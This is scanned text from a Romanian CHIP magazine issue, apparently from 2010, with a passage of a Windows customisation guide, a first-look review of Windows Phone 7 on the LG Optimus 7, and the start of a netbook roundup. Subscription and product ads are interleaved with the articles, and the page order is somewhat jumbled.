
6 luni

la revista CHIP CD

Preț: 10 EUR + TVA
în rețeaua Orange
Preț: 10,1 EUR + TVA
în rețeaua Vodafone.

Trimite
cuvântul
HIMALAYA
prin SMS
la numărul

7442

și primești revista CHIP + diaporama
„Povestiri din Himalaya”
Preț: 5 EUR + TVA în rețeaua Orange
Preț: 5,1 EUR + TVA în rețeaua Vodafone





dacă dați clic cu roțița mouse-ului. În plus, 7plus oferă o serie de shortcut-uri, de exemplu pentru crearea unui director nou, pentru închiderea unei ferestre și pentru încărcarea unor fișiere direct pe un server FTP. În cazul în care vă lipsește o anumită funcție, aplicația suportă anumite hot key-uri pentru a apela direct programe.

MENIU DE START RAPID: Aplicația MouseExtender nu este numai eficientă, ci și șic; poate fi folosită pentru a apela un toolbar individual și în acest fel puteți accesa direct programe, directoare, fișiere, chiar și adrese web. Practic, MouseExtender se deschide întotdeauna direct sub cursor, fără ca dumneavoastră să fiți nevoit să navigați până la program. Dați clic dreapta pe o zonă liberă din Panel pentru a integra aplicația dorită și selectați „Add File or Program”. Implicit, MouseExtender folosește roțița mouse-ului pentru a activa panoul. Alternativ, puteți selecta un buton diferit de la „Settings | General” cu condiția ca mouse-ul dumneavoastră să aibă butoane speciale. Dacă nu, puteți pur și simplu să combinați o tastă de pe tastatură cu un clic de mouse.

EXTINDEREA JUMPLIST-URILOR: Jumplist-urile introduse în Windows 7 afișează în

taskbar câteva funcții oferite de aplicații. Totuși, opțiunile incluse în meniu sunt diferite pentru fiecare program. Puteți evita această restricție folosind Jumplist Extender și hotări astfel ce să afișeze meniul. De exemplu, dacă doriți să extindeți Jumplist-ul cu un câmp de căutare în Firefox pentru a putea găsi anumite cuvinte cheie pe site-uri, trebuie să procedați în felul următor: după instalare, dați clic pe „Start a new jumplist” și apoi navigați în Firefox până la fereastra pop-up. Dați clic pe semnul plus din tab-ul „Jumplist” de la „Tasks” și scrieți termenii

Instalați Perfect Edition pentru XP și Vista

Microsoft aproape că a renunțat la vechile sisteme de operare, însă mulți utilizatori încă le folosesc. Prin urmare, aproape toate sfaturile și aplicațiile descrise în articol pot fi aplicate și în XP și Vista. Aplicația de tuning Tweak Me se adaptează automat la sistemul dumneavoastră prin aducerea doar a funcțiilor compatibile. În loc să personalizați jumplist-urile din Windows 7, puteți să faceți upgrade pentru meniul contextual după propria dorință folosind programul FileMenu.

„Search field” după „Name”. Selectați combinația de taste Ctrl+F în secțiunea „Press keyboard shortcuts to be sent to the program”. Ulterior, salvați setările. Dacă dați acum clic dreapta pe icon-ul de Firefox, veți găsi intrarea „Search field” în meniul de selecție. În acest fel, puteți crea un Jumplist separat pentru orice program. Totuși, trebuie să fiți sigur că aplicația poate și să interpreteze combinația de taste legată de funcție. O listă cu shortcut-urile suportate poate fi găsită în cadrul programelor în principal la „Options” sau „Settings”. Dacă nu găsiți nici un fel de instrucțiuni acolo, puteți vizita site-ul producătorului.

FOLOSIREA SOFTWARE-ULUI ȘI A HARDWARE-ULUI VECHI: Dacă aveți programe sau periferice importante care nu rulează în Windows 7, trebuie doar să instalați versiunea veche de XP într-o mașină virtuală. Aplicația VMLite poate fi o soluție pentru activarea modului XP, însă sunteți la limita legalității dacă nu aveți Windows 7 Professional sau o versiune superioară.

Pe de altă parte, VirtualBox poate fi folosit fără ezitări. În plus, programul este mult mai flexibil. Deschideți VirtualBox, dați clic pe butonul „New” și urmați pașii descriși de vrăjitorul de configurare. Ulterior, introduceți în unitatea CD-ROM CD-ul de instalare pentru XP și porniți mașina virtuală – instalarea decurge ca pe orice PC normal. Pentru a activa mai multe funcții, de exemplu suportul pentru USB-uri, în mașina virtuală dați clic pe „Devices | Install Guest extension”.

Divertisment: multimedia fără stresul codec-urilor

Partea de multimedia este și ea foarte importantă în cadrul Perfect Edition, însă Windows-ul nu o oferă: software-ul pre-instalat conține doar funcțiile minim necesare.



ABONEAZĂ-TE acum

Trimite cuvântul
3REVISTE prin SMS
la numărul

7555
și primești oricare 3
reviste din portofoliul
editurii

Preț: 6 EUR + TVA
în rețeaua Orange
Preț: 6,1 EUR + TVA
în rețeaua Vodafone.



Trimite cuvântul
CARTE prin SMS
la numărul

7555
și primești revista CHIP + cartea
„Cum să ajungi în top pe Google”
Preț: 6 EUR + TVA în rețeaua Orange
Preț: 6,1 EUR + TVA în rețeaua Vodafone.



Detalii pe:
www.chip.ro/sms

Reinstalare pentru Perfect Edition cu viteza fulgerului

Ați uitat DVD-ul de instalare pentru Windows? Puteți să instalați de la zero sistemul într-un singur pas folosind o imagine a versiunii Perfect Edition.

Trebuie să faceți o imagine de backup pentru versiunea de Perfect Edition nou instalată pentru cazul în care este necesar să reinstalați Windows-ul. Sistemul de operare Windows poate face acest lucru, însă funcționează mai rapid și mai confortabil cu ajutorul aplicației gratuite Paragon Backup&Recovery.

BACKUP: Instalați aplicația și înregistrați-vă cu o adresă de e-mail. După ce primiți cheia produsului și o introduceți în program, puteți începe operațiunea de backup: dați clic pe „Wizards” și apoi pe „Backup Disk or Partition”; selectați opțiunea „Basic Hard Disk 0” pentru a obține o imagine completă a întregului hard disk. Dacă imaginea este prea

mare, puteți doar să clonați alternativ porțiunea de sistem. Totuși, este important să nu debifați „First hard disk track” și „Master Boot Record”. Ulterior, creați alt CD de boot sau un stick USB boot-abil de la „Tools | Recovery media builder | Create recover disk”.

RECUPERARE: În cazul în care apare o urgență și doriți să configurați din nou versiunea dumneavoastră Perfect Edition, boot-ați de pe CD-ul de recuperare și selectați imaginea. Recuperarea durează aproximativ jumătate de oră pentru un simplu backup de sistem – apoi Windows Perfect Edition este gata de lucru, fără a fi nevoie de nici un fel de alte configurări.

să dați clic pe „Open file”, să selectați imaginea și să decideți asupra unei setări standard cum ar fi „Archiving”, „Web-optimized” sau „HDR optimized” – Photomizer ajustează automat calitatea imaginii. Puteți de asemenea să configurați o serie de setări de fișiere din câmpul „Display”, cum ar fi schimbarea mărimii imaginii sau a formatului de fișier. Ulterior, un clic pe „Start conversion” este suficient pentru a accepta selecția. Bun: Photomizer nu schimbă imaginea originală, însă stochează totdeauna o copie pe hard disk – în acest fel, puteți încerca în siguranță diferite corecții.

Siguranță: instalați o bună suită de securitate

Odată cu fiecare versiune nouă, Microsoft se joacă cu funcții îmbunătățite de securitate, însă securitatea imbatabilă încă nu a intrat în discuție. Prin urmare, este timpul pentru upgrade. În fiecare lună, pe DVD-ul atașat revistei puteți găsi două soluții de securitate: Kaspersky Antivirus și BitDefender Internet Security în versiunile curente. Ambele soluții vă pot proteja de neplăcerile legate de virusi.

PROTEJAREA PAROLELOR: Pe de o parte, este riscant să folosiți aceeași parolă pentru toate serviciile online. Pe de altă parte, este foarte dificil să țineți minte zeci de parole complicate. Prin urmare, este mai bine să stocați datele de identificare în KeePass. În cele din urmă, o parolă principală este suficientă pentru activarea tuturor celorlalte parole. Instalați aplicația și de asemenea dezarhivați suita în limba engleză în directorul programului. Apoi creați o bază de date cu parole de la „File | New”.

La sfârșit, faceți o imagine a sistemului pentru ca acesta să fie gata de a fi folosit chiar și în cazul unei reinstalări.

CATALIN.CONSTANTIN@CHIP.RO

Lista completă a programelor poate fi găsită la adresa bit.ly/windowsperfectediton.

MAI MULT DECÂT AUDIȚIE MUZICALĂ: Playerul audio Songbird este ideal pentru colecția de muzică digitală. Programul gestionează MP3-urile, convertește CD-urile cu o singură apăsare de buton și extrage informația relevantă cum ar fi versuri, fotografii și clipuri de pe YouTube ale unei formații de pe internet. Datorită plugin-urilor, puteți opta pentru funcții adiționale în acest program: de exemplu messenger și stream-uri radio. Dați clic pe „Tools | Add-ons” pentru gestiunea și instalarea addon-urilor. Deoarece playerul este bazat pe Firefox, poate fi folosit și ca browser.

RULAREA TUTUROR FILMULETELOR: Songbird suportă și câteva formate video, însă VLC media player este alegerea potrivită pentru filme. Aceasta deoarece playerul rulează aproape orice format, indiferent dacă filmulețul este salvat local, pe hard disk, în rețea sau pe internet. Chiar și filmele compresate în arhive și fișierele deteriorate sunt acceptate de VLC. Însă, dacă tot aveți probleme cu un fișier, GSpot vă va ajuta mai departe: pur și simplu încărcați fișierul video în pro-

gram și programul va afișa imediat codec-ul care este necesar pentru a rula.

EDITAREA PROPRIILOR FILME: Dacă vă place să realizați filmulețe pe cont propriu, veți avea nevoie de un program ca Magix Video, care este ușor de folosit chiar și de către un novice. De exemplu, dacă doriți să eliminați o reclamă dintr-un filmuleț salvat pe hard disk, dați clic pe „Add video | Select file from the computer” pentru încărcarea fișierului. Apoi mergeți la începutul pauzei de reclamă folosind bara de scroll din josul fișierului și dați clic pe icon-ul de editare pentru a începe procesul de editare. Acum trageți de bară până la finalul pauzei de reclamă și repetați procedura. Reclama este afișată ca un bloc separat la marginea din jos a ecranului și poate fi eliminat folosind „Edit | Delete”. Ulterior, puteți exporta proiectul la „Finish movie”.

MĂRIREA FOTOGRAFIILOR CU UN CLIC DE MOUSE: Photomizer este la momentul actual unul din cele mai bune programe de corecție a imaginilor dintr-un clic aflate pe piață. Pentru a optimiza o fotografie, trebuie

SIMPLU și RAPID prin SMS!

Trimite cuvântul **ABO** prin SMS

la numărul
7555
și ești abonat pe

3 luni

la revista Foto Video Digital

Preț: 6 EUR + TVA
în rețeaua Orange
Preț: 6,1 EUR + TVA
în rețeaua Vodafone.



la numărul
7441
și ești abonat pe

6 luni

la revista Foto Video Digital

Preț: 10 EUR + TVA
în rețeaua Orange
Preț: 10,1 EUR + TVA
în rețeaua Vodafone.

la numărul
7555
și ești abonat pe

3 luni

la revista PC-Practic

Preț: 6 EUR + TVA
în rețeaua Orange
Preț: 6,1 EUR + TVA
în rețeaua Vodafone.



la numărul
7441
și ești abonat pe

6 luni

la revista PC-Practic

Preț: 10 EUR + TVA
în rețeaua Orange
Preț: 10,1 EUR + TVA
în rețeaua Vodafone.

Reinventarea smartphone-ului

Microsoft a reușit să își schimbe direcția în zona de smartphone-uri și să realizeze ceva cu adevărat remarcabil. Vă împărtășim primele impresii despre **WINDOWS PHONE 7**.

IONUȚ BĂLAN



Pe 11 octombrie, într-un eveniment sincronizat la New York și Londra, Microsoft a anunțat că a terminat lucrul la sistemul său de operare pentru smartphone-uri. Windows Phone 7, despre care am avut până acum destul de puține informații utilizabile, a devenit realitate – cu toate că entuziasții au putut să se joace cu el în emulatorul din Visual Studio încă din vară. Și noi am cochetat cu el de câteva luni.

Numai că nimic nu se compară cu experiența reală. Într-un emulator nu poți să ai o experiență reală. Device-urile cu care am mai interacționat foloseau versiuni de test, nefinisate. Așa se face că, doar cu câteva zile înainte de închiderea acestui număr, am intrat în posesia primului smartphone Windows Phone 7 disponibil în România – LG Optimus 7 – pe care am testat noul Windows Phone 7. Vă oferim o primă impresie.

Schimbare totală

Un prieten îmi spunea după câteva minute de folosire a lui LG Optimus 7: „ăsta e succesul lui Windows Mobile? Făcut de Microsoft? Nu cred!”.

De aici începe toată povestea: cine cunoștea Windows Mobile va avea sentimentul unei schimbări majore. Poate nu neapărat în bine la primul contact. Este ceea ce mi s-a întâmplat și mie. A trebuit să treacă ceva timp să mă obișnuiesc cu noua interfață și cu noul concept. După asta, începi să îți dai seama cât de naturale sunt schimbările și apreciezi simplitatea 2D în locul efectelor grafice și al butoanelor rotunjite. Peste toate, viteza e un factor decisiv.

Am comparat experiența cu cea de pe Android sau iPhone. WP7 rulează mai lin, trecurile de la o zonă la alta sunt intuitive și se fac instant (de cele mai multe ori). Interacțiunea prin atingere este desăvârșită. Deși e de greu de imaginat, WP7 e peste iPhone în ceea ce înseamnă touch-ul. În plus, este rapid.

„Metro UI” este numele sub care e cunoscută noua interfață a lui Windows Phone 7. E 2D și parcă spartană, în sensul bun al cuvântului. Ecranul Home, locul din care plecăm atunci când deschidem aparatul, grupează o colecție de obiecte de formă pătrată denumite Hub-uri sau Live Tile-uri. Ele conțin informație ce se actualizează constant. Despre utilizator, despre prietenii săi și despre lucrurile pe care le consideră importante.


„Metro UI” a fost gândită să răspundă unei nevoi clare: ce face cel mai des un utilizator de smartphone? Păi... dă telefoane, citește e-mailuri/SMS-uri, ascultă muzică, se uită la poze, folosește rețele de socializare, se joacă și rulează aplicații. Faci asta cu orice sistem de operare de smartphone.

Metro UI e diferit pentru că nu mai intri în aplicații căutând un meniu. Muți la stânga ecranul home și ai acces la aplicații. Nu mai ai nevoie de o aplicație, apeși butonul back (unul dintre cele trei obligatorii pe un smartphone Windows Phone 7) și revii la ceea ce făceai înainte să pornești aplicația. Gândindu-mă obiectiv, numărul de clicuri scade la cel puțin jumătate. După o vreme, îți dai seama cât de util este.

Un „tile” este o zonă din ecranul home care poate fi la fel de bine linkul către un contact, o aplicație sau pur și simplu o zonă cu informație. Hub-ul este o agregare de informații. Avem de exemplu un tile cu unul din contactele prietenilor. Hub-uri sunt șase: people, games, office, pictures, music + video și marketplace.



În jurul meu: informațiile despre mine. De aici se poate posta direct pe Facebook.



Despre prietenii: informațiile asociate unui contact.



ACEASTA ESTE FIGURA DE CARE SE TEM DUSMANII.

ACEASTA ESTE FORTA SPORITA.
NECRUTATOR. SEVER. PRECIS.

ACEASTA ESTE NOUA SPECIE DE LUPTATOR.
PENTRU UN NOU GEN DE RAZBOI.

ACESTA ESTE TIER 1.



DOMINA
MULTIPLAYER-UL DICE.



ALATURA-TE FORTELOR
SPECIALE TIER 1.



MEDAL OF HONOR

MEDALOFHONOR.COM



XBOX 360



XBOX
LIVE



PS3




DICE



15.10.10

© 2010 Electronic Arts Inc. EA, the EA logo and Medal of Honor are trademarks of Electronic Arts Inc. The DICE logo is a trademark of EA Digital Illusions CE AB. Xbox, Xbox 360, Xbox LIVE, and the Xbox logos are trademarks of the Microsoft group of companies and are used under license from Microsoft. The "PS" Family logo is a registered trademark and "PS3" is a trademark of Sony Computer Entertainment Inc. The PlayStation Network Logo is a service mark of Sony Computer Entertainment Inc. All other trademarks are the property of their respective owners.



Noul homescreen: de aici pleacă totul în povestea Windows Phone 7.

Pe măsură ce se folosește smartphone-ul și se activează hub-urile, informația conținută de ele se schimbă. Spre exemplu, atunci când ascultați o melodie, hub-ul Music & Video se va schimba cu coperta albumului ascultat. Similar, tile-ul care conține informațiile despre dumneavoastră (de ce este oare nevoie de așa ceva?) aduce pe ecranul home cea mai recentă postare de pe Facebook.

Metro User Interface: simplu e întotdeauna mai bine!

Când am auzit prima oară de Windows Phone 7 și am văzut demo-urile, am fost dezmăgît. Credeam că mai bun înseamnă mai stufos și cu mai multe animații. Ei bine, faptul că am putut să testez în realitate sistemul de operare mi-a demonstrat că nu e așa. Degeaba ai animații, efecte, străluciri și bu-

Windows Phone 7: specificații hardware minime

De acum înainte, nu va mai exista o varietate de ecrane și specificații hardware pentru smartphone-urile care vor rula sistemul Microsoft. Se pleacă de la un set minim, peste care fiecare poate construi ce vrea la nivel de design. Hardware-ul din spate e în mare același!

Ecran capacitiv: cu 4 sau mai multe puncte de contact

Senzori: A-GPS, Accelerometru, Busolă, Lumină, Proximitate

Camera: 5 MP sau mai bună, bliț și buton hardware

Memorie: 256 MB, 8 GB Flash sau mai mult GPU: cu accelerare DirectX 9

Procesor: ARMv7 Cortex/Scorpion sau mai bun
2 tipuri de ecrane: 480x800 WVGA, 480x320 HVGA

Tastatură: Opțională

Butoane hardware: trei, aceleași pe fața aparatului



Zune Player: se ascultă muzică și se pot urmări filme.

toane pompoase dacă în final nu reușești să faci ceea ce ți-ai propus. Cu Metro UI, interfața e curată. Text simplu și butoane rectangulare de cele mai multe ori. Icon-uri rotunde în zonele unde spațiul era important.

Rețele sociale

Trebuie să știți încă de la început că Windows Phone 7 e creat pe ideea de socializare. Toată valoarea pe care o aduce utilizatorului e cultivată peste conectarea la Facebook și Windows Live împreună cu o conexiune (permanentă așa zice eu) la internet. Fără așa ceva, mai mult de jumătate din experiența cu un Windows Phone 7 e diminuată. Pentru că fără informație preluată din rețelele de socializare, hub-ul People este unul static. La fel ca la orice smartphone de până acum câțiva ani.

Ați înțeles deja că, nativ, Windows Phone 7 se integrează cu Facebook și Windows Live. De îndată ce s-au introdus datele de conectare, smartphone-ul prinde viață. Inițial eram sceptic vizavi de politica lui Google și Apple de a te „obliga” să folosești un serviciu de-al lor ca să ai acces la smartphone. Microsoft a sesizat asta și a relaxat (chiar dacă nu susține asta sus și tare) modul de folosire. Adică WP7 e gândit să meargă perfect cu Windows Live și Facebook pentru e-mail și socializare. Dar puteți foarte bine să folosiți un cont de Gmail (pe blog am arătat cum) ca să vă aduceți de acolo contactele, e-mailurile, calendarul și să le integrați cu Facebook.

Se pierde posibilitatea de a avea backup permanent la informație – poze, multimedia, documente – pe SkyDrive (25 GB!). Dar aparatul se poate folosi fără probleme. Singura restricție majoră e legată de modul în care se accesează Marketplace (ca să se descărce și instaleze aplicații); e nevoie de un cont de Windows Live. La fel ca în cazul Apple



Colecția de poze: de pe aparat și din cloud – Facebook și Windows Live.

sau Google. Informația extrasă din sistemele de socializare nu este prezentă doar la nivelul contactelor. Spre exemplu, în zona Pictures (poze) vedeți nu numai pozele pe care le aveți pe aparat (făcute sau descărcate cu Zune), ci și pe cele publicate pe Facebook, Windows Live de dumneavoastră sau prietenii dvs.

Deocamdată lipsește integrarea cu Twitter, LinkedIn și alte servicii. Sunt convins că va veni cât se poate de repede, pentru că utilizatorii le folosesc și au nevoie de ele. Acestea vor crește valoarea de integrare dată de WP7. Sunt deja aplicații terțe ce permit conectarea la ele, dar nu e integrare. E importantă.



People: informațiile din hub-ul asociat prietenilor.

Ce îmi place la WP7?

- + Rapiditatea
- + Integrarea informațiilor din rețele de socializare
- + Operațiile sunt legate logic și dai mai puține clicuri
- + Integrarea cu serviciile web (Windows Live și SkyDrive-ul de acolo)
- + Gmail-ul merge complet
- + Tastatura virtuală
- + Browser-ul integrat e chiar OK
- + E multitouch
- + Integrarea Office

Ce nu îmi place la WP7?

- Că nu are multitasking și eu am nevoie să schimb aplicațiile
- Dacă blochezi aparatul când ești într-o aplicație, la repornire trebuie reincărcată informația. Și pierzi timp
- Clientul de e-mail nu aduce header-e. Nu are suport Flash și nu suportă alte browser-e. Deocamdată
- Încă suntem lăsați deoparte vizavi de posibilitatea de accesare completă a serviciilor Microsoft din România. Cu un mic workaround (adică schimbarea manuală a locației) se rezolvă parțial.
- 777 aplicații la lansare e mult. Dar e nevoie de și mai multe să cucerească publicul.
- Nu are un mediu de stocare în sensul clasic, accesabil cu un file manager

Alte

Mai sunt multe alte lucruri ce ar trebui menționate. Le voi face ulterior în cadrul unui review detaliat. Menționez doar că, la fel ca și pe Android, este integrat un buton de căutare în sistem. Iar pe internet, browser-ul folo-

sește Bing, care merge destul de bine.

Sincronizarea pe PC/Mac OS se face cu aplicația Zune. Are aceeași interfață Metro UI.

Promite?

Dacă aș fi avut loc, aș fi făcut o listă destul de lungă cu toate lucrurile care nu îmi plac sau care îmi plac la Windows Phone 7. Citiți în casetă doar o scurtă selecție.

Deocamdată, presat de timp, vă zic un singur lucru: Microsoft a făcut ceva remarcabil cu Windows Phone 7. Mai are neajunsuri și scăpări. Aplicațiile sunt puține deocamdată (dar zilnic sunt listate enorm de multe). Sunt încântat de ceea ce am văzut și testat.

Nu trebuie să uităm că vorbim de un sistem de operare complet nou, pe care Microsoft îl lansează cu cel puțin un an în urma competiției iPhone și Android și pentru care are de luptat mult. Cred sincer că dacă se va păstra focusul în direcția asta, finisajele unui update iminent (Joe Belfiore anunța la lansare că deja există programat un update la începutul lui 2011, care va aduce copy & paste printre altele) vor fi de natură să facă Windows Phone 7 și mai bun. E pe direcția cea bună.

Oricât de încântat aș fi, deocamdată nu renunț la Android pentru WP7. Nu în momentul acesta. Dar ca al doilea aparat îl voi folosi intens cu siguranță pentru că îmi place: în perioada următoare, așteptăm în România și lansarea lui Samsung Omnia7, HTC 7 Mozart și HTC HD 7. Mă vor ține ocupat o perioadă și voi putea urmări evoluția sistemului.


IONUT.BALAN@CHIP.RO



Tastatura virtuală: pe măsură ce tastezi, contactele sunt filtrate.



Clientul de e-mail: așa vedeți mesajele din contul de e-mail. În cazul de față, de pe Gmail.



Promoție

Clienții care achiziționează o cutie de Norton Internet Security 2011 (versiunea în limba română), până la data de 31 decembrie 2010, cu licență pentru 1 utilizator, beneficiază de un discount de 25%!

Clienții care achiziționează o cutie sau mai multe, de Norton Internet Security 2011 (versiunea în limba română), până la data de 31 decembrie 2010, cu licență pentru 3 utilizatori sau mai mulți, beneficiază, pentru fiecare cutie, în afară de discount-ul de 25%, și de un CADOU SPECIAL: un USB cu capacitatea de 4 GB!



Str. Popa Nan nr. 108A
Sector 3, Bucuresti, România
Tel: +40 (21) 323 14 31
Fax: +40 (21) 322 16 50
E-mail: romsym@romsym.ro
www.romsym.ro



Colecția de netbook-uri 2010/2011

A mai trecut un an, iar Intel nu reduce ritmul cu care ne-a obișnuit de lansare a noilor modele de procesoare Atom pentru a propulsa cele mai noi netbook-uri. Să vedem cum se „MIȘCĂ”!

ALEXANDRU PUIU, VASILE PRODAN

Dacă în urmă cu un an sau doi ideea de netbook era exclusiv asociată cu navigatul pe internet, eventual vizionarea unor clipuri DivX sau XviD, acum situația s-a schimbat radical. NVIDIA a intrat în scenă cu al său ION, care a ajuns rapid la a doua generație – ION 2, iar Intel nu a ezitat și a adus popularul Atom în era procesoarelor multi-core, multi-thread cu suport pentru instrucțiuni pe 64 de biți. Ecranele au mai crescut, rezoluțiile de asemenea, iar un panou de netbook care cu greu găzduia toate ferestrele din Windows la o dimensiune acceptabilă reușește să găzduiască acum conținut de calitate HD 720p (1366 x 768). Trăim în epoca conținutului

de înaltă definiție, iar portul VGA s-a transformat în HDMI, având ca rezultat transformarea unui banal netbook într-o bază ideală pentru un media center. Nu mai lipsește decât un LCD sau plasmă de mari dimensiuni, dar asta e altă poveste.

Cum e cu HD-ul?

Nu credeam că vom ajunge în cazul unui domeniu așa de simplist, cel puțin la început, ca al netbook-urilor să punem întrebarea: ce vreți să faceți cu el? Cu prețuri care variază de la 1000 la 3000 de lei, diferențele sunt departe de a se rezuma doar la design.

Dacă ar fi să sintetizăm, chiar dacă există multiple scenarii de utilizare, două sunt cele mai importante. Vă puteți achiziționa un netbook pentru a-l folosi la navigat pe internet, video chat (toate netbook-urile au webcam) și VoIP sau îl puteți cumpăra pentru redare de conținut HD, eventual câteva jocuri nu foarte noi.

Dacă optați pentru al doilea scenariu, trebuie să știți că prezența unui chipset NVIDIA ION este obligatorie. Prin portul HDMI care este integrat pe carcasa netbook-ului nu obțineți doar un conținut video HD, ci și un sunet digital de calitate, cu până la

7.1 canale. De aici, fie scoateți semnalul printr-un sistem home theater 5.1/7.1, profitând de faptul că îl aveți deja decodat cu ajutorul GPU-ului, fie vă bucurați de sunetul oferit de televizorul dumneavoastră. De această performanță remarcabilă dintr-o „cutie” așa de mică este responsabilă tehnologia NVIDIA PureVideo HD. Această tehnologie, prezentă încă de la plăcile video din seria GeForce 8000, este responsabilă de decodarea conținutului video folosind GPU-ul, oferind CPU-ului ocazia să se ocupe de alte activități. Asta nu este însă tot. Pe lângă faptul că a eliberat procesorul central pentru alte sarcini, PureVideo HD a oferit posibilitatea de a reda conținut multimedia la o rezoluție de până la 1920 x 1080 unor sisteme care până atunci nu erau capabile. Exact asta s-a întâmplat și cu netbook-urile. Din păcate, un procesor Atom care lucrează la o frecvență de 1,6 GHz ajutat de o placă video Intel nu este potrivit pentru decodarea de conținut HD din ce în ce mai prezent în viața noastră. YouTube, cu ale sale filme HD sau SD în format Adobe Flash, este cel mai bun exemplu. Tocmai pentru a ajuta sistemele mai puțin performante, în ultimele versiuni de Flash 10, Adobe a introdus suportul pentru acce-

lerare folosind GPU-ul. Netbook-urile cu ION se află printre principalii beneficiari ai acestei implementări.

La capitolul specificații, NVIDIA ION este construit în jurul lui DirectX 10.1. Asta se traduce, pe lângă scorul rezonabil din 3DMark 2006, într-o performanță decentă în jocuri de acum 2-3 ani, mai ales dacă nu doriți să vă jucați anumite FPS-uri construite pentru a „îngenunchea” și cele mai performante plăci video. Dacă ar fi ne luăm după marketingul NVIDIA, sistemele cu ION, fie ele netbook-uri sau nettop-uri, sunt gazdele ideale pentru jocuri ca World of Warcraft, Sims sau Spore, dând dovadă de o performanță perfectă pentru entuziaștii („dependenții”) titlurilor de acest fel.

InterNET de la NETbook ?

Numărul utilizatorilor de internet este incredibil. Gândiți-vă la cei peste 500.000.000 de utilizatori de Facebook, dintre care peste 50% intră pe site aproape zilnic. Trăim într-o epocă a socializării pe internet și nici un dispozitiv nu e mai potrivit pentru această sarcină decât un netbook. Cu aproximativ 1000 de lei nu numai că vă cumpărați „jucăria” pentru a vedea ce a postat un prieten pe Facebook, pentru a citi un blog sau pen-

Două scenarii: netbook pentru a-l folosi la navigat pe internet, video chat și VoIP sau pentru redare de conținut HD, eventual câteva jocuri nu foarte noi.

tru a semna o petiție online, însă puteți să o faceți și departe de priză. Dacă utilizați cel mai ieftin netbook din test pe „power saver” cu luminozitatea ecranului fixată la 40%, obțineți o autonomie de șase ore și jumătate. Asta se traduce prin aproape o zi de muncă în deplasare. Indiferent dacă vă aflați în mașină, la o cafenea sau faceți o prezentare la o conferință, un lucru e sigur, netbook-urile sunt portabile atât în ceea ce privește durata de viață a bateriei, cât și greutatea.


Odată cu scăderea prețului la internet și cu prezența hotspot-urilor gratuite în foarte multe locuri, cu rate de transfer medii care acum câțiva ani erau „fantasme”, noțiunea de comunicare online a suferit o schimbare radicală. Skype a luat o amploare impresionantă chiar și în România, iar Yahoo! Messenger are câteva milioane de utilizatori. Noul trend este de video chat la rezoluție HD, iar cea mai nouă versiune de Yahoo! Messenger pentru iOS oferă video chat și voice chat cross-platform. Practic, dacă aveți un netbook conectat la Wi-Fi sau 3G, iar ru-dele din străinătate au un iPhone 4, de exemplu, puteți comunica fără probleme și puteți vedea, la propriu, ce se mai întâmplă la ele pe stradă. Comunicarea online a luat o

altă turnură, iar cel mai bun „partener” pentru această schimbare, care să ofere și un raport bun preț/performanță, este fără nici un fel de dubiu un netbook, preferabil cu procesor multi-thread dacă nu dual core.

Ce ne-a impresionat?

ASUS Eee PC 1008: Seashell Karim Rashid Collection

ASUS nu a neglijat niciodată designul, iar când și-a dorit să aducă un plus aparte colecției sale de produse din gama Eee PC, a apelat la un nume răsunător din domeniul designului, în general, și al designului industrial, în particular, Karim Rashid. Cu un aspect de valuri „Techno-chic”, netbook-urile din această serie sunt livrate în două culori: roz (Glossy Hot Pink) și maro (Matte Coffee Brown), una mai tipătoare ca alta. Chiar dacă nu este dotat cu ION, N450 de la Intel face o treabă foarte bună în ceea ce privește partea „online”. Extrem de subțire și în același timp extrem de șic, acest model ce poartă semnătura lui Karim Rashid este pentru domnii și domnișoarele care pun pe primul loc designul unui produs. Dacă acel produs este și performant și are câteva linii provocatoare de design, cum se întâmplă în cazul modelului 1008P, nu putem decât să ne




Tablet PC cu Atom: Maguay a integrat în cel mai nou netbook al său un ecran rotativ sensibil la atingere. Din păcate, nu am fost convinși că Intel Atom N450 este cel mai potrivit CPU pentru a propulsa ansamblul.



Nu te vede nimeni: au început să apară viruși care să ofere acces la web cam-ul sistemului fără voia utilizatorului. Un simplu switch on/off previne cu siguranță această problemă.



